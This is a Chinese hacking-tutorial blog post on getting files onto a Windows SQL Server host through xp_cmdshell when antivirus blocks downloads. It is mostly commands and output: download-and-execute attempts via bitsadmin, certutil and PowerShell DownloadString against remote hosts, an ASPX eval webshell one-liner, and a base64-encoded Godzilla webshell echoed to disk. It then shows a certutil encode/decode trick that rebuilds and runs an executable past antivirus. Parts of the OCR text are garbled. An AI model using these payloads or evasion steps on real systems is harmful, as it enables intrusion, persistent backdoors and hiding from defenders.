文件上传的一个骚操作(低权限+BypassAV)

原创 伞 HACK学习呀
2020-12-30原文

不知道各位小伙伴在渗透中是否遇见过这个问题：

虽然有低权限命令shell，如mssql、postgres等，执行下载总是各种无权限或者被AV杀，轻则无法继续渗透，重则弹出拦截消息，管理员上机后立马发现。

本文将介绍一种使用windows自带工具进行编码，写入编码数据到TXT文本最后再解码的骚操作。

话不多说，例如这样场景：
在数据库连接后或者sqlmap注入连接os-shell后可执行命令：

```
1  xp_cmdshell "whoami"
```

信息 结果 1

output
nt service\mssqlserver
(Null)

其中包括杀软或某狗、某盾：

spoolsv.exe	1728	Services	0	15,076 K
svchost.exe	1776	Services	0	17,584 K
svchost.exe	1956	Services	0	11,384 K
FNPLicensingService.exe	1220	Services	0	4,280 K
AliYunDunUpdate.exe	2001	Services	0	7,420 K
AliYunDun.exe	2015	Services	0	70,720 K
mysqld.exe	2072	Services	0	3,584 K
SMSvcHost.exe	2108	Services	0	2,256 K
SafeDogUpdateCenter.exe	2320	Services	0	6,872 K
CloudHelper.exe	2376	Services	0	8,804 K
SafeDogGuardCenter.exe	2656	Services	0	24,084 K
VGAuthService.exe	2852	Services	0	2,072 K
svchost.exe	2996	Services	0	14,344 K
dllhost.exe	3784	Services	0	14,644 K

查询

SafeDogGuardCenter.exe <=> 安全狗
SafeDogTray.exe <=> 安全狗
QQPCTray.exe <=> QQ电脑管家

此时下载文件的各种命令均被拦截：

bitsadmin：

```
1  xp_cmdshell "bitsadmin /rawreturn /transfer getfile
   http:/          /web.exe      eb.exe"
```

信息 结果 1

output
Unable to add file - 0x8007
因为用户未登录到网络，因此未执行所要求的操作。指定的服务不存在。
(Null)

certutil证书：

```
1  xp_cmdshell "cmd /c certutil.exe -urlcache -split -f
   http:/ /web.exe  .exe"
```

```
息
· Msg 15121, Level 16, State 21, Server , Procedure xp_cmdshell,
.ine 1
生执行 xp_cmdshell 的过程中出错。调用 'CreateProcess' 失败，错误代码：'5'。
· [42  ] [Microsoft][SQL Server Native Client  执行
:p_cmdshell 的过程中出错。调用 'CreateProcess' 失败，错误代码：'5'。 (15121)

· 时间：0.233s
```


还会被杀软报警：

powershell也会被彻底封杀：

```
1  xp_cmdshell "powershell IEX (New-Object
   Net.WebClient).DownloadString('http:/ /a');"
```

```
息
Msg 151 , Level 16, State 21, Server , Procedure xp_cmdshell,
ne 1
执行 xp_cmdshell 的过程中出错。调用 'CreateProcess' 失败，错误代码：'5'。
[420 ] [Microsoft][SQL Server Native  SQL Server]在执行
_cmdshell 的过程中出错。调用 'CreateProcess' 失败，错误代码：'5'。 (15121)
```


尤其是某管家，拦截更彻底，根本没有倒计时自动消失（此时需要夸一下某大厂的报警提示倒计时功能）

而在这种环境下可在有权限写入的前提下尝试写入一句话木马：

```
xp_cmdshell 'echo  ^<%@ Page
Language="Jscript"%^>^<%eval(Request.Item["bmfx"],
"unsafe");%^>> D:\\WWW\\bmfx.aspx'
```


但也存在被某狗、WAF杀掉的可能。

此时，骚操作上场，windows自带的证书下载，也就是上文使用但远程下载被拦截的Certutil，还可用来对文件编码解码：
本地：

```
Certutil -encode artifact.txt artifact.exe
```

或指定路径：

```
Certutil -encode d:\artifact.txt d:\artifact.exe
```



将txt文本使用echo命令：


```
echo sfAFASFAsfasgasdf……>>d:\1.txt
```

写入服务器后，进入txt所在目录执行解码（或直接指定物理目录文件）：

```
Certutil -decode art.txt art.exe
```

或：


```
Certutil -decode d:\art.txt d:\art.exe
```




后续可在命令中执行exe上线：

```
cmd.exe /c art.exe
```

重点是：本地解码编码操作不会触发杀软拦截行为！此外，Certutil支持将任意文件编码解码，除了exe还有aspx、php、jsp等（如加密免杀的webshell，此处使用哥斯拉为例）：



可在web站点写入文件后访问txt查看写入有无偏差：



还有一点，本人亲测，编码后txt中的文本类似于生成的shellcode，会自动换行显示，但本地替换换行符、自行拆分换行符，不改变内容的前提下，编码、解码前后的文件不会有任何影响。

但是在navicat等数据库软件里操作的话还有一个限制，echo的长度会提示不要过长：

```
1  xp_cmdshell "echo -----BEGIN
   CERTIFICATE-----PCVAIFBhZ2UgTGFuZ3VhZ2U9IkMjIiU+PCV0cnl7c3RyaW5nIGtleSA9ICIzYzZlMGI4
   YTljMTUyMjRhIjtzdHJpbmcgcGFzcyA9ICJnb2R6aWxsYSI7c3RyaW5nIG1kNSA9IFN5c3RlbS5CaXRDb252
   ZXJ0ZXIuVG9TdHJpbmcobmV3IFN5c3RlbS5TZWN1cml0eS5DcnlwdG9ncmFwaHkuTUQ1Q3J5cHRvU2Vydmlj
   ZVByb3ZpZGVyKCkuQ29tcHV0ZUhhc2goU3lzdGVtLlRleHQuRW5jb2RpbmcuRGVmYXVsdC5HZXRCeXRlcyhw
   YXNzICsga2V5KSkpLlJlcGxhY2UoIi0iLCAiIik7Ynl0ZVtdIGRhdGEgPSBT>>d:\1.txt"
```

信息


```
xp_cmdshell "echo -----BEGIN CERTIFICATE-----PCVAIFBhZ2UgTGFuZ3VhZ2U9IkMjIiU
+PCV0cnl7c3RyaW5nIGtleSA9ICIzYzZlMGI4YTljMTUyMjRhIjtzdHJpbmcgcGFzcyA9ICJnb2R6aWxsYSI7c3R
yaW5nIG1kNSA9IFN5c3RlbS5CaXRDb252ZXJ0ZXIuVG9TdHJpbmcobmV3IFN5c3RlbS5TZWN1cml0eS5DcnlwdG9
ncmFwaHkuTUQ1Q3J5cHRvU2VydmljZVByb3ZpZGVyKCkuQ29tcHV0ZUhhc2goU3lzdGVtLlRleHQuRW5jb2Rpbmc
uRGVmYXVsdC5HZXRCeXRlcyhwYXNzICsga2V5KSkpLlJlcGxhY2UoIi0iLCAiIik7Ynl0ZVtdIGRhdGEgPSBT>>d
:\1.txt"
> Msg 103, Level 15, State 4, Server [redacted], Procedure , Line 0
以 'echo -----BEGIN CERTIFICATE-----PCVAIFBhZ2UgTGFuZ3VhZ2U9IkMjIiU
+PCV0cnl7c3RyaW5nIGtleSA9ICIzYzZlMGI4YTljMTUyMjRhIjtzdHJpbmcgcGFz' 开头的 标识符 太长。
最大长度为 128。
> [42000] [Microsoft][SQL Server Native Client [redacted]SQL Server]以 'echo -----BEGIN
CERTIFICATE-----PCVAIFBhZ2UgTGFuZ3VhZ2U9IkMjIiU
+PCV0cnl7c3RyaW5nIGtleSA9ICIzYzZlMGI4YTljMTUyMjRhIjtzdHJpbmcgcGFz' 开头的 标识符 太长。
最大长度为 128。 (103)
```

此时就要看各位师傅们在bypass WaF、AV时如何减小体量了，一般cs的马bypass后会在50k左右，使用sqlmap的—os-shell执行echo不会像navicat要求128字符那么短，但也有长度限制，具体各位可亲测。

END

点赞 在看 转发

原创投稿作者：伞



精选留言

用户设置不下载评论